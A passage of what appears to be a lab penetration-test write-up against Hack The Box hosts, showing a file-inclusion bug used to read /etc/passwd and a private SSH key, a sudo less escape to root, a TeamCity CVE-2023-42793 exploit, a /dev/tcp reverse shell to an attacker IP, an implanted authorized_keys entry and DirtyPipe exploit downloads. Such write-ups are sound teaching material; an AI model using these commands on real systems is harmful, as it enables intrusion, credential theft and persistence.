 |  - https://www.luminex.htb/wp-content/themes/twentytwentyfive/style.css, Match: 'Version:
1.2'

[+] twentytwentyfour
 | Location: https://www.luminex.htb/wp-content/themes/twentytwentyfour/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: https://www.luminex.htb/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.4
 | Style URL: https://www.luminex.htb/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to
any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
```

```
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Aggressive Detection)
 |  - https://www.luminex.htb/wp-content/themes/twentytwentyfour/style.css, Match: 'Version:
1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00
<==========================================================================================
> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/
register

[+] Finished: Tue Apr 28 12:49:25 2026
[+] Requests Done: 168174
[+] Cached Requests: 16
[+] Data Sent: 43.27 MB
[+] Data Received: 1.253 GB
[+] Memory used: 636.391 MB
[+] Elapsed time: 01:10:17
```

1.3 – 10.129.234.188 – Using Google to Find Vulnerabilities for Site Import v1.0.1



1.4 – 10.129.234.188 – Testing LFI against Web01

```
$ curl -k https://www.luminex.htb/wp-content/plugins/site-import/admin/page.php?
url=../../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
zabbix:x:114:120::/var/lib/zabbix/:/usr/sbin/nologin
Debian-snmp:x:115:121::/var/lib/snmp:/bin/false
mysql:x:116:122:MySQL Server,,,:/nonexistent:/bin/false
cameron:x:1000:1000::/home/cameron:/bin/bash
rtkit:x:117:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:118:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:119:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
systemd-oom:x:120:126:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
whoopsie:x:121:127::/nonexistent:/bin/false
avahi-autoipd:x:122:128:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
nm-openvpn:x:123:129:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
avahi:x:124:131:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:125:132:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/
nologin
saned:x:126:133::/var/lib/saned:/usr/sbin/nologin
colord:x:127:134:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
sssd:x:128:135:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:129:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
geoclue:x:130:136::/var/lib/geoclue:/usr/sbin/nologin
```

```
pulse:x:131:137:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:132:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:133:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:134:139:Gnome Display Manager:/var/lib/gdm3:/bin/false
tomcat:x:1001:1001::/opt/tomcat:/bin/false
ftp:x:135:140:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

1.5 – 10.129.234.188 – Leveraging LFI To Read User's Private SSH Key

```
$ curl -k https://www.luminex.htb/wp-content/plugins/site-import/admin/page.php?
url=../../../../../../../../home/cameron/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

1.5 – 10.129.234.188 – Gaining SSH Access as Cameron

```
$ vim ~/.ssh/id_rsa2
$ sed 's/ /\n/g' ~/.ssh/id_rsa2 > ~/.ssh/id_rsa3 && chmod 600 ~/.ssh/id_rsa3
$ ssh -i ~/.ssh/id_rsa3 cameron@10.129.234.188
```

```
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr 28 03:55:39 PM UTC 2026

  System load:  0.9                Processes:             251
  Usage of /:   89.3% of 15.60GB   Users logged in:       0
  Memory usage: 39%                IPv4 address for eth0: 10.129.234.188
  Swap usage:   0%

  => / is using 89.3% of 15.60GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun  9 14:07:39 2025 from 10.10.16.14
cameron@WEB01:~$
```

```
Last login: Mon Jun  9 14:07:39 2025 from 10.10.16.14
cameron@WEB01:~$ cat user.txt && date
88f61d6ce3d26d2c89b9260bd017e08d
Sat Apr 25 10:22:35 PM UTC 2026
```

Figure 2 - User Flag for WEB01

2.1 – 10.129.234.188 – Enumerating Sudo Permissions

```
$ sudo -l
Matching Defaults entries for cameron on WEB01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin, use_pty

User cameron may run the following commands on WEB01:
    (ALL) NOPASSWD: /usr/bin/less /var/log/auth.log, /usr/bin/less /var/log/syslog
```

2.2 – 10.129.234.188 – Using Permissions To Execute Less as Root

```
$ sudo /usr/bin/less /var/log/auth.log

Apr 26 18:40:01 WEB01 CRON[1682]: pam_unix(cron:session): session opened for user root(uid=0)
by (uid=0)
Apr 26 18:40:01 WEB01 sudo:     root : PWD=/root ; USER=root ; COMMAND=/usr/bin/sed -i 's/.*\
\swww.luminex.htb luminex.htb dev.luminex.htb/10.129.234.188 www.luminex.htb luminex.htb
dev.luminex.htb/' /etc/hosts
Apr 26 18:40:01 WEB01 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by
(uid=0)
Apr 26 18:40:01 WEB01 sudo: pam_unix(sudo:session): session closed for user root
```

```
Apr 26 18:40:01 WEB01 CRON[1682]: pam_unix(cron:session): session closed for user root
Apr 26 18:40:16 WEB01 VGAuth[918]: vmtoolsd: Username and password successfully validated for
'root'.
Apr 26 18:40:17 WEB01 VGAuth[918]: vmtoolsd: Username and password successfully validated for
'root'.
Apr 26 18:40:25 WEB01 VGAuth[918]: message repeated 26 times: [ vmtoolsd: Username and
password successfully validated for 'root'.]
Apr 26 18:41:01 WEB01 CRON[1721]: pam_unix(cron:session): session opened for user root(uid=0)
by (uid=0)
Apr 26 18:41:01 WEB01 sudo:     root : PWD=/root ; USER=root ; COMMAND=/usr/bin/sed -i 's/.*\
\swww.luminex.htb luminex.htb dev.luminex.htb/10.129.234.188 www.luminex.htb luminex.htb
dev.luminex.htb/' /etc/hosts
Apr 26 18:41:01 WEB01 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by
(uid=0)
Apr 26 18:41:01 WEB01 sudo: pam_unix(sudo:session): session closed for user root
Apr 26 18:41:01 WEB01 CRON[1721]: pam_unix(cron:session): session closed for user root
Apr 26 18:42:01 WEB01 CRON[1732]: pam_unix(cron:session): session opened for user root(uid=0)
by (uid=0)
Apr 26 18:42:01 WEB01 sudo:     root : PWD=/root ; USER=root ; COMMAND=/usr/bin/sed -i 's/.*\
\swww.luminex.htb luminex.htb dev.luminex.htb/10.129.234.188 www.luminex.htb luminex.htb
dev.luminex.htb/' /etc/hosts
Apr 26 18:42:01 WEB01 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by
(uid=0)
Apr 26 18:42:01 WEB01 sudo: pam_unix(sudo:session): session closed for user root
Apr 26 18:42:01 WEB01 CRON[1732]: pam_unix(cron:session): session closed for user root
Apr 26 18:43:01 WEB01 CRON[1743]: pam_unix(cron:session): session opened for user root(uid=0)
by (uid=0)
Apr 26 18:43:01 WEB01 sudo:     root : PWD=/root ; USER=root ; COMMAND=/usr/bin/sed -i 's/.*\
\swww.luminex.htb luminex.htb dev.luminex.htb/10.129.234.188 www.luminex.htb luminex.htb
dev.luminex.htb/' /etc/hosts
Apr 26 18:43:01 WEB01 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by
(uid=0)
Apr 26 18:43:01 WEB01 sudo: pam_unix(sudo:session): session closed for user root
Apr 26 18:43:01 WEB01 CRON[1743]: pam_unix(cron:session): session closed for user root
Apr 26 18:43:57 WEB01 su: (to nobody) root on none
Apr 26 18:43:57 WEB01 su: pam_unix(su:session): session opened for user nobody(uid=65534) by
(uid=0)
Apr 26 18:43:57 WEB01 systemd: pam_unix(systemd-user:session): session opened for user
nobody(uid=65534) by (uid=0)
Apr 26 18:43:57 WEB01 su: pam_unix(su:session): session closed for user nobody
Apr 26 18:43:57 WEB01 su: (to nobody) root on none
Apr 26 18:43:57 WEB01 su: pam_unix(su:session): session opened for user nobody(uid=65534) by
(uid=0)
Apr 26 18:43:57 WEB01 su: pam_unix(su:session): session closed for user nobody
Apr 26 18:43:57 WEB01 su: (to nobody) root on none
Apr 26 18:43:57 WEB01 su: pam_unix(su:session): session opened for user nobody(uid=65534) by
(uid=0)
Apr 26 18:44:01 WEB01 CRON[1834]: pam_unix(cron:session): session opened for user root(uid=0)
by (uid=0)
Apr 26 18:44:01 WEB01 sudo:     root : PWD=/root ; USER=root ; COMMAND=/usr/bin/sed -i 's/.*\
\swww.luminex.htb luminex.htb dev.luminex.htb/10.129.234.188 www.luminex.htb luminex.htb
dev.luminex.htb/' /etc/hosts
Apr 26 18:44:01 WEB01 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by
(uid=0)
/var/log/auth.log
```

2.3 – 10.129.234.188 – Escaping to Root Shell via Less

```
[SNIP]
!/bin/bash

User cameron may run the following commands on WEB01:
    (ALL) NOPASSWD: /usr/bin/less /var/log/auth.log, /usr/bin/less /var/log/syslog
cameron@WEB01:~$ sudo /usr/bin/less /var/log/auth.log
root@WEB01:/home/cameron#
```

2.4 – 10.129.234.188 – Ensuring Correct Permissions

```
$ id
uid=0(root) gid=0(root) groups=0(root)
```




Figure 3 - Root Flag for WEB01

3.1 – 10.129.230.230 – Port & Service Discovery

```
$ nmap -p- -A -T5 -Pn 10.129.17.45

Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 12:08 EDT
Warning: 10.129.230.230 giving up on port because retransmission cap hit (2).
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 21.89% done; ETC: 12:13 (0:03:56 remaining)
Nmap scan report for 10.129.230.230
Host is up (0.066s latency).
Not shown: 63929 closed tcp ports (conn-refused), 1602 filtered tcp ports (no-response)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: 404 Not Found
8111/tcp  open  http     Apache Tomcat (language: en)
| http-title: Log in to TeamCity &mdash; TeamCity
|_Requested resource was /login.html
44439/tcp open  java-rmi Java RMI
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 316.42 seconds
```

3.2 – 10.129.230.230 – Enumerating Port 8111 - TeamCity Login Page




Figure 4 - TeamCityy Login Page with Version

3.3 – 10.129.230.230 – Downloading Public Exploit For CVE-2023-42793

```
$ git clone https://github.com/B4l3rI0n/CVE-2023-42793.git

Cloning into 'CVE-2023-42793'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (47/47), done.
remote: Total 50 (delta 12), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (50/50), 19.63 KiB | 2.18 MiB/s, done.
Resolving deltas: 100% (12/12), done.

$ cd CVE-2023-42793/
```

3.4 – 10.129.230.230 – Exploiting Target via Downloaded Exploit For CVE-2023-42793

```
$ python3 exploit.py -u http://10.129.230.230:8111

=====================================================
*                                                   *
*              CVE-2023-42793                       *
*        TeamCity Admin Account Creation            *
*                                                   *
=====================================================

Token already exists
Previous token deleted successfully
Run this command again for creating a new token & admin user.

$ python3 exploit.py -u http://10.129.230.230:8111

=====================================================
*                                                   *
*              CVE-2023-42793                       *
```

```
*        TeamCity Admin Account Creation            *
*                                                   *
=====================================================

Token:
eyJ0eXAiOiAiVENWMiJ9.Q1J6bVRxVmgweVVDdGtsYnhJem1DWldWSmpR.MzM2MmU5OGQtZmIyMy00YWQ5LTlhZWEtYzd
mOTdiZGJhOWNj
Token saved to ./token
Successfully exploited!
URL: http://10.129.230.230:8111
Username: admin.0xWF
Password: Password@123
```

3.5 – 10.129.230.230 – Using Downloaded rce.py For CVE-2023-42793 To Gain Reverse Shell

```
$ python rce.py -u http://10.129.230.230:8111 -t token c '"/bin/bash"&params="-
c"&params="sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.15.63%2F4444%200%3E%261"'

[Different Terminal]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.230.230 48474
sh: 0: can't access tty; job control turned off

$ id
uid=1000(teamcity) gid=1000(teamcity) groups=1000(teamcity)
```




Figure 5 - User Flag for NIX01

4.1 - 10.129.230.230 – Gaining SSH Access to Teamcity Account

```
$ cd /home/teamcity
$ mkdir -p ~/.ssh && chmod 700 ~/.ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCilg6bxjSMUutc20EG3a9p/
W1fUVGe6jExFUaGW7PG9IP1AufHGoAja0BHg5uWC3RoCZX93TVmPtNfwO4q5ydINPXh8XE0eikPovM5xxXO9phPR0c30l
a/vS5P4raeONaiZZi8hzEvLy+q/zd/XgCUIPAUmgcId8ulPd/L8IVGdZYmoniNL14L7MzFMUGtNB3VjnKzT4ng7ME/
4kM2og4gE80WMnSDfKq2fV2LEWzQwypBBvvCkREsNyYL1z8+nIr8V73d4dfd8326oVEE7raZhBCg3hAbhG/
Vvb60AdLRTe5WL9wo7WebQ5qcysayG7gYsnnShacQeDcQVHndkULHgY6w+QP5ZFulJzDZPoZfBhsX1nLQfIaRG81epOMU
iUtHsKdXpLnN68Dz2d7rMVnwEPNkmCIGybIACEDLqFyE7cKZz0BBe62yYKbumY/
qcxjpV4bg8MsERZAbgVWehudiacQgADZCjkB4XP7YyNRM5g1KDcrnr0D7GFVHtn6YHp0= noahbedd@parrot" >>
~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys
```

```
$ ssh teamcity@10.129.230.230
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.13.0-051300-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr 28 04:28:30 PM UTC 2026

  System load:           0.06
  Usage of /:            90.1% of 15.79GB
  Memory usage:          40%
  Swap usage:            0%
```

```
  Processes:              247
  Users logged in:        0
  IPv4 address for eth0: 10.129.230.230
  IPv6 address for eth0: dead:beef::250:56ff:feb0:20eb

  => / is using 90.1% of 15.79GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

10 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun  9 15:14:59 2025 from 10.10.16.14
teamcity@NIX01:~$
```

4.2 - 10.129.230.230 – Uploading LinPEAS to Pillage and Determine Privilege Escalation

```
$ scp /usr/share/peass/linpeas/linpeas.sh teamcity@10.129.230.230:/tmp
linpeas.sh                                          100%  953KB   1.2MB/s   00:00
```

```
$ ssh teamcity@10.129.230.230
[SNIP]
Last login: Tue Apr 28 16:28:31 2026 from 10.10.15.63
teamcity@NIX01:~$

$ cd /tmp && ls -la
total 1164
drwxrwxrwt 14 root     root     155648 Apr 28 16:33 .
drwxr-xr-x 19 root     root       4096 Jun 26  2025 ..
drwxrwxrwt  2 root     root       4096 Apr 26 18:38 .font-unix
drwxr-x---  2 teamcity teamcity   4096 Apr 26 18:40 hsperfdata_teamcity
drwxrwxrwt  2 root     root       4096 Apr 26 18:38 .ICE-unix
-rwxr-xr-x  1 teamcity teamcity 975444 Apr 28 16:33 linpeas.sh
drwx------  3 root     root       4096 Apr 26 18:39 snap-private-tmp
drwx------  3 root     root       4096 Apr 26 18:38 systemd-
private-9c6bc8fbf3b149f2aa39ffc0a745ca7d-ModemManager.service-KWLivK
drwx------  3 root     root       4096 Apr 26 18:38 systemd-
private-9c6bc8fbf3b149f2aa39ffc0a745ca7d-systemd-logind.service-ythcfX
drwx------  3 root     root       4096 Apr 26 18:38 systemd-
private-9c6bc8fbf3b149f2aa39ffc0a745ca7d-systemd-resolved.service-o7KgNF
drwx------  3 root     root       4096 Apr 26 18:38 systemd-
private-9c6bc8fbf3b149f2aa39ffc0a745ca7d-systemd-timesyncd.service-9HI8VF
drwxrwxrwt  2 root     root       4096 Apr 26 18:38 .Test-unix
drwx------  2 root     root       4096 Apr 26 18:40 vmware-root_676-2731021186
drwxrwxrwt  2 root     root       4096 Apr 26 18:38 .X11-unix
drwxrwxrwt  2 root     root       4096 Apr 26 18:38 .XIM-unix
```

4.3 - 10.129.230.230 – Executing LinPEAS

```
$ ./linpeas.sh

[SNIP]
[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: less probable
   Tags: ubuntu=(20.04|21.04),debian=11
   Download URL: https://haxx.in/files/dirtypipez.c
[SNIP]
```

4.4 - 10.129.230.230 – Downloading DirtyPipe Exploit For CVE-2022-0847

```
$ git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

Cloning into 'CVE-2022-0847-DirtyPipe-Exploits'...
remote: Enumerating objects: 27, done.
remote: Counting objects: 100% (27/27), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 27 (delta 7), reused 9 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (27/27), 11.46 KiB | 5.73 MiB/s, done.
Resolving deltas: 100% (7/7), done.

$ cd CVE-2022-0847-DirtyPipe-Exploits/
$ ls -la
$ cd CVE-2022-0847-DirtyPipe-Exploits/

total 24
drwxrwxr-x 1 noahbedd noahbedd   90 Apr 28 12:42 .
drwxr-xr-x 1 noahbedd noahbedd  394 Apr 28 12:42 ..
-rwxrwxr-x 1 noahbedd noahbedd   71 Apr 28 12:42 compile.sh
-rw-rw-r-- 1 noahbedd noahbedd 5364 Apr 28 12:42 exploit-1.c
-rw-rw-r-- 1 noahbedd noahbedd 7752 Apr 28 12:42 exploit-2.c
drwxrwxr-x 1 noahbedd noahbedd  138 Apr 28 12:42 .git
